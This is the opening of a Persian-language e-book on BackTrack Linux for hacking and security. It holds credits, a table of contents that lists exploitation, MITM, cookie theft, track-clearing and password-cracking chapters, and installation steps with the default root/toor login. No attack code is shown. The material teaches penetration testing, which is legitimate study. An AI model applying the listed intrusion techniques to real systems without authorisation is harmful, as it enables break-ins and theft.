



Author : Alireza Azimzadeh

Nickname : Ali MP5

Editor : Ali Tahamtan

First publish : November 2013

Yahoo Id: Ali_Parkour68@yahoo.com

© 2013 . All Rights Reserved

هر راه بجز راه تو کج خواهد شد
بی لطف تو آسمان فلج خواهد شد
ما منتظران اگر بخواهیم همه
امسال همان سال فرج خواهد شد

از www.SoftGozar.Com ت
از هجرتو سینه چاک بودن عشق است
آن لحظه که راه می روی آقا جان
زیرقدم تو خاک بودن عشق است

در مورد نویسنده:

با سلام و درود به عاشقانی که هدفشان پیشرفت و سربلندی کشور عزیزمان ایران است. اینجانب **علیرضا عظیم زاده** ملقب به Ali.MP5 در جهت بالا بردن سطح امنیت سایبری در کشور عزیز و دوست داشتنی خودم ایران در صدد آمدم تا یک پی دی اف کاربردی را بنویسم و خلاصه برای دوستانی که علاقه مند به هک و امنیت هستند و ممکن است تا حدی با زبان های خارجه مشکل داشته و نمی توانند از مطالب به-روز استفاده کنند یک سری نکات شخصی و آموزشی و لینک هایی پر کاربرد را در این کتاب الکترونیکی بسیار کوچک آماده کرده و بگنجانم، و در همین جا باید از دوست عزیزم **مصطفی** ملقب به Ali Tahamtan نیز تشکر کنم که در قسمت ویرایش و تنظیم متون به من، کمک بسیار زیادی کرده است.

تشکر فراوان از خانواده عزیز تر از جانم که با لطف و صبرشان مرا در تمام مراحل زندگی ام کمک کردند.

خداوندا دستهایم خالی است و دلم غرق در آرزوها

یا

به قدرت بیکرانت دستانم را توانا گردان

یا

دلم را از آرزوهای دست نیافتنی خالی کن

صفحه	موضوع
۱	فصل اول : شروع کار با Back Track
۱	مقدمه آغاز کار (مهم)
۲	نحوه دانلود سیستم عامل بکترک
۳	نصب بکترک در کنار دیگر سیستم عامل ها
۷	نصب بکترک به عنوان تنها سیستم عامل
۷	نصب بکترک بر روی Flash-Memory
۱۰	نصب بکترک بر روی ماشین مجازی (www.SoftGozar.Com box)
۱۴	نصب VM-Tools بر روی Virtual-Box
۱۵	تغییر دادن Root - Password
۱۵	راه اندازی سرویس ها
۱۷	چند زبانه کردن Keyboard
۱۸	فصل دوم : سفارشی کردن Back Track
۱۸	تهیه و آماده کردن Kernel Headers
۱۹	نصب درایور Broadcom
۲۲	نصب و راه اندازی ATI video card
۲۵	نصب درایور NVIDIA video card
۲۷	اجرا و آپدیت و کانفیگ ابزارهای امنیتی اضافی
۲۷	نصب ProxyChains
۲۹	رمزنگاری فولدرها با TrueCrypt
۴۱	فصل سوم : جمع آوری اطلاعات (Information Gathering)
۴۱	کسب اطلاعات از سرویس ها (Service enumeration)
۴۴	تشخیص بازه های شبکه
۴۵	فرستادن درخواست ICMP netmask
۴۷	تشخیص ماشین های فعال

۴۸	کشف پورت های باز
۵۱	انگشت نگاری دقیق سیستم عامل (OS fingerprint)
۵۲	انگشت نگاری سرویس ها (service fingerprint)
۵۴	سایت های کاربردی فصل
۵۵	فصل چهارم : شناسایی آسیب ها (www.SoftGozar.Com fy)
۵۵	مقدمه
۵۶	نصب ، پیکربندی و شروع کار با نرم افزار Nessus
۵۸	کشف آسیب پذیری [لینوکس، ویندوز، شبکه محلی] با Nessus
۶۱	نصب ، پیکربندی و شروع کار با نرم افزار OpenVAS
۶۸	نحوه استفاده از نرم افزار OpenVAS
۶۹	کشف آسیب پذیری [لینوکس، ویندوز، شبکه محلی] با OpenVAS
۷۲	سایت های کاربردی فصل
۷۳	فصل پنجم : سوء استفاده (Exploitation)
۷۳	مقدمه
۷۴	اکسپلویت های فعال (Active Exploits)
۷۵	اکسپلویت های غیر فعال (passive exploit)
۷۷	نصب و پیکربندی metasploitable
۸۹	شروع کار با Armitage (ابزار گرافیکی متا اسپلویت)
۹۱	کار با متا اسپلویت در محیط کنسول (MSFCONSOLE)
۹۴	کار با متا اسپلویت در محیط CLI (MSFCLI)
۹۷	آشنایی با محیط Meterpreter و دستورات آن
۱۰۵	نفوذ به دیتابیس MySQL
۱۰۷	نفوذ به دیتابیس PostgreSQL
۱۰۹	ماژول پر قدرت browser_autopwn
۱۱۲	سایت های کاربردی فصل
۱۱۳	فصل ششم : کسب مجوز (Privilege Escalation)

۱۱۳	جعل هویت برای ورود به سیستم
۱۱۵	کار با Social-Engineer Toolkit (SET) < framework
۱۱۸	جمع آوری اطلاعات قربانی
۱۱۹	پاک سازی ردپا www.SoftGozar.Com
۱۲۰	پیاده سازی حملات Man-in-the-middle attack (MITM)
۱۲۴	دستکاری در ترافیک های URL
۱۲۵	تعیین مسیر پورت ها (تغییر جهت)
۱۲۵	ربودن کوکی ها و گرفتن دسترسی به ایمیل ها
۱۲۸	سایت های کاربردی فصل
۱۳۰	فصل هفتم : Password Cracking
۱۳۰	کرک آنلاین پسورد و حملات HTTP توسط Hydra
۱۳۳	گرفتن دسترسی از روتر توسط BruteForce
۱۳۴	Password profiling
۱۳۵	کرک پسورد ویندوز توسط متد John the Ripper
۱۳۶	استفاده از دیکشنری در حملات
۱۳۷	حملات با دسترسی فیزیکی به سیستم
۱۳۸	سایت های کاربردی فصل
۱۴۰	فصل هشتم : پزشکی دیجیتال (BackTrack Forensics)
۱۴۰	مقدمه (snort)
۱۴۳	رمزنگاری و رمزگشایی فولدرها و محتویات آن
۱۴۶	بررسی وجود rootkit در سیستم
۱۴۸	بازیابی داده های حذف شده بخشی از سیستم
۱۵۰	بازیابی پسورد ویندوز
۱۵۲	ریست (reset) پسورد ویندوز
۱۵۳	دیدن رجیستری ویندوز
۱۵۴	سایت های کاربردی فصل

۱۵۶	ضمیمه اول : Appendix One
۱۵۶	ایجاد و استخراج فایل با پسوندهای [tar ,zip ,tar.bzip2 ,tar.gz]
۱۵۶	کار با فایروال UFW
۱۶۱	آشنایی با دستورات (command)
۱۶۳	نصب فایل با پسوندهای مختلف
۱۶۳	دسترسی (مجوز) دادن به فایل ها
۱۶۴	انتقال فایل از ماشین مجازی به سیستم عامل
۱۶۶	نصب DHCP_Server&Client
۱۶۷	سایت های کاربردی فصل
۱۶۸	ضمیمه دوم : Appendix Two
۱۶۸	کتاب های پیشنهادی

شروع کار با Backtrack

مقدمه

www.SoftGozar.Com

اخطار: هر فصل را یک بار تا آخر بخوانید و سپس بهترین روش را برای یادگیری انتخاب کنید تا دچار مشکل نشوید. به نکات، اخطار و پیشنهادهای که در فصل ها به آن اشاره شده دقت کنید. در صورت مشاهده ایراد یا خطای فنی در متون با ایمیل نویسنده در ارتباط باشید و آنها را به Ali_Parkour68@yahoo.com با موضوع "مشکل فنی در کتاب بکترک" ارسال فرمایید.

با تشکر فراوان از لطف شما عزیزان.

Back|Track چیست ؟

لینوکس بک ترک (Backtrack Linux) یک توزیع لینوکس مبتنی بر GNU است که برای کشف نقاط ضعف امنیتی سیستم‌های مختلف تهیه شده و به صورت یک دی وی دی لایو (بدون نیاز به نصب و یا وجود هارد دیسک) در اختیار همه قرار گرفته است.

در حال حاضر آخرین آن نسخه بک ترک ۵ است که از سایت رسمی بک ترک قابل دریافت است. بک ترک مبتنی بر Ubuntu 10.04 با هسته نسخه ۲.۶ ساخته شده است. پروژه ی بک ترک دیگر توسط تیم سازنده ی آن پشتیبانی نمی شود و کالی جایگزین آن شده است.

بک ترک برای تمام مخاطبان از نوابغ و کهنه کاران امنیت تا نو آموزان هنرهای سیاه ساخته شده و سریع ترین و آسان ترین راه تست امنیت سیستم های کامپیوتری، شبکه ها و سایتهای اینترنتی است. جالب این است که بدانید گروه های کلاه سیاه زیرزمینی و هم متخصصان امنیتی که برای دولت های کشورشان کار می کنند از جمله مشتریان اصلی بک ترک هستند.

ابزار های بک ترک :

بک ترک رنج وسیعی از ابزار های پسرورد کرکر و نیز ابزار های هک وب سرور و شبکه را شامل می شود. ابزارهای بک ترک در ۱۱ طبقه دسته بندی شده اند:

- ۱) جمع آوری اطلاعات (Information gathering)
- ۲) شناسایی نقاط ضعف (Vulnerability Identification)
- ۳) آنالیز شبکه های بی سیم (Network Analysis) با پروتکل های ۸۰۲.۱۱ Bluetooth, RFID
- ۴) کسب مجوز (Privilege Escalation)
- ۵) بازیابی و بازجویی دیجیتال (Digital Forensics) یا همان پزشک قانونی دیجیتال
- ۶) Voice Over IP (VOIP)
- ۷) نقشه یابی شبکه (Network Mapping)
- ۸) آنالیز برنامه های تحت وب (Web Application Analysis)
- ۹) کشف حفره های امنیتی (Exploit & Social Engineering Toolkit)
- ۱۰) کسب دسترسی غیر مجاز (Maintaining Access)
- ۱۱) مهندسی معکوس (Reverse Engineering)

برای نصب بکترک به صورت live بر روی سیستم خودتان چند روش وجود دارد، که من در اینجا راحت ترین و بهترین روش را برای شما توضیح خواهم داد.

دانلود بکترک

از سایت زیر دانلود کنید :

<http://www.backtrack-linux.org/downloads/>

در رابطه با نوع دانلود چند نکته قابل ذکر است:

نکته ۱: با توجه به ۳۲ یا ۶۴ بیتی بودن سیستم خود، اقدام به دانلود کنید.

نکته ۲: BT5 دو محیط کاربری Gnome و KDE دارد.

نکته ۳: پیشنهاد من به شما دانلود نسخه Gnome آن می باشد.

نکته ۴: پیشنهاد من به شما دانلود نوع پسوند ISO. آن می باشد. (در صورت نداشتن اکانت bit-torrent).

نکته ۵: قابلیت Gnome از KDE بهتر بوده، اما KDE گرافیکی تر می باشد.

روش اول ((نصب بکترک در کنار دیگر سیستم عامل ها))


۱) ابتدا شما باید نرم افزار Ease US Partition Master - free Home Edition نسخه رایگان آن را دانلود کنید.

۲) لینک دانلود: www.partition-tool.com سپس بعد از نصب نرم افزار وارد بخش partition manager این نرم افزار شوید.

۳) شما در اینجا باید یک فضای به نام Unallocated بسازید، یعنی شما باید فضایی را از هارد دیسک خود را به صورت پارتیشن نشده در آورید. که در این شکل من 85GB را به این صورت در آوردم. برای unallocated یک پارتیشن، روی پارتیشن مورد نظر کلیک راست کرده و گزینه delete را انتخاب می کنیم.

نکته: شما حداقل فضای که برای نصب بکترک لازم دارید 18GB است.

اخطار: قبل از انجام مرحله ۳ اطلاعات درایو خود را به یک درایو دیگر منتقل کرده و بعد از تغییرات نهایی ، اطلاعات را به جای خود برگردانید (بعد از اتمام تمام مراحل).



۴) سپس تغییرات را با زدن دکمه apply در بالا ، در سمت چپ اعمال می کنیم. کار ما در ویندوز به پایان رسید سیستم را ریست کرده و وارد بوت BT5 می شویم.

۵) BT5 CD/DVD را داخل گذاشته و وارد بوت آن شوید.

۶) اولین گزینه از بالا را که خود BT هم آن را انتخاب کرده تغییر ندهید و Enter را بزنید تا وارد محیط Live-BT شوید.

۷) قیل از ورود دستور startx را وارد نمایید.

www.SoftGozar.Com

۸) انتخاب گزینه install backtrack



۹) انتخاب ساعت و زمان و ...

Where are you?

Select your location, so that the system can use appropriate display conventions for your country, fetch updates from sites close to you, and set the clock to the correct local time.



Region: Time Zone:

Step 2 of 7

Quit

Back

Forward

١٠) انتخاب کیبورد و ...

Keyboard layout

Which layout is most similar to your keyboard?

Suggested option:

Guess keymap:

Choose your own:

<input type="text" value="USA"/>	<input type="text" value="United Kingdom"/>
<input type="text" value="Ukraine"/>	<input type="text" value="United Kingdom - Colemak"/>
<input type="text" value="United Kingdom"/>	<input type="text" value="United Kingdom - Dvorak"/>
<input type="text" value="Uzbekistan"/>	<input type="text" value="United Kingdom - Dvorak (UK Punct)"/>
<input type="text" value="Vietnam"/>	<input type="text" value="United Kingdom - Extended - Winke"/>

You can type into this box to test your new keyboard layout.

Step 3 of 7


Quit

Back

Forward

(۱) به این مرحله کاملاً دقت کنید. اگر آن فضای unallocated ایجاد شده باشد، شما در اینجا با گزینه ای به نام "استفاده کامل از فضای استفاده نشده" رو به رو خواهید شد، در این شکل آن گزینه نیست، اما در حین نصب خواهید دید.


نکته: از گزینه های داخل شکل استفاده نکنید، چون erase تمام فضای هارد شما را فرمت می کند و گزینه specify شما را برای کانفیگ BT به صورت دستی هدایت می کند.




(۱۲) انتخاب گزینه install.



(نصب در کمتر از ۱ ساعت انجام می شود.



(انتخاب restart now.



(۱۵) از شما user و password می خواهد و شما لغات زیر را وارد کنید:

User: root

pass: toor

root@bt: startx

روش دوم ((نصب بکترک به عنوان تنها سیستم عامل))

شما دیگر نیازی نیست طبق مراحل بالا بروید، فقط کافیسیت در مرحله ۱۱، گزینه erase را انتخاب نمایید، تمام هارد شما پاک و فقط BT روی آن نصب می شود.

روش سوم ((نصب بکترک بر روی Flash-Memory))

نکته ۱: برای نصب بر روی فلش نیاز به حداقل 12GB فضا دارید.

نکته ۲: فلش خود را با فرمت FAT32 فرمت کنید.

(۱) شما نیاز به نرم افزاری مثل UNetBootin دارید،

لینک دانلود: www.unetbootin.sourceforge.net

۲) فلش را به سیستم وصل کرده و نرم افزار بالا را اجرا کنید.

۳) انتخاب گزینه DiskImage.

○ Distribution == Select Distribution == == Select Version ==

Welcome to [UNetbootin](#), the Universal Netboot Installer. Usage:

1. Select a distribution and version to download from the list above, or manually specify files to load below.
2. Select an installation type, and press OK to begin installing.

Diskimage ISO nsics\BT5r2-GNOME-64\BT5R2-GNOME-64.iso ...

Space used to preserve files across reboots (Ubuntu only): 0 MB

Type: USB Drive Drive: H:\ OK Cancel

۴) پسوند را ISO انتخاب کرده و Browse را انتخاب کرده و فایل ISO. بکترک خود را مسیر دهی کنید.

۵) نوشتن مقدار عددی برای فضای نصب.

○ Distribution == Select Distribution == == Select Version ==

Welcome to [UNetbootin](#), the Universal Netboot Installer. Usage:

1. Select a distribution and version to download from the list above, or manually specify files to load below.
2. Select an installation type, and press OK to begin installing.

Diskimage ISO nsics\BT5r2-GNOME-64\BT5R2-GNOME-64.iso ...

Space used to preserve files across reboots (Ubuntu only): 4096 MB

Type: USB Drive Drive: H:\ OK Cancel

۶) مرحله نصب و زدن دکمه OK.

1. Downloading Files (Done)

2. Extracting and Copying Files (Current)

3. Installing Bootloader

4. Installation Complete, Reboot

Extracting files, please wait...

Archive: E:\AppLibrary\Linux\Forensics\BT5r2-GNOME-64\BT5R2-GNOME-64.iso

Source: casper\filesystem.squashfs (1973 MB)

Destination: H:\casper\filesystem.squashfs

Extracted: 9 of 23 files

39%

۷) انتخاب Reboot-Now

1. Downloading Files (Done)

2. Extracting and Copying Files (Done)

3. Installing Bootloader (Done)

4. Installation Complete, Reboot (Current)

After rebooting, select the USB boot option in the BIOS boot menu.
Reboot now?

Reboot Now Exit

۸) می بینید که بکترک از طریق USB بوت می شود و بالا می آید.

۹) ادامه نصب هم طبق مراحل ۷ به بعد در روش "نصب بکترک در کنار چند سیستم عامل" انجام دهید.

لینک های کاربردی برای بالا بردن امنیت USB :

- 1) <http://www.ucd.ie/itservices/itsuppo...singtruecrypt/>
- 2) <https://help.ubuntu.com/community/GPGKeyOnUSBDrive>
- 3) <http://www.ucl.ac.uk/isd/common/cst/...ngUSBTrueCrypt>
- 4) <http://www.wikihow.com/Install-Backtrack-Live-to-USB>

روش چهارم ((نصب بکترک بر روی ماشین مجازی (virtual-box)))


(۱) دانلود ماشین مجازی از سایت:

A. virtual-box.com

B. <https://www.virtualbox.org/wiki/Downloads>

شما نسخه تحت ویندوز را دانلود نمایید.



(۲) کلیک روی گزینه New.

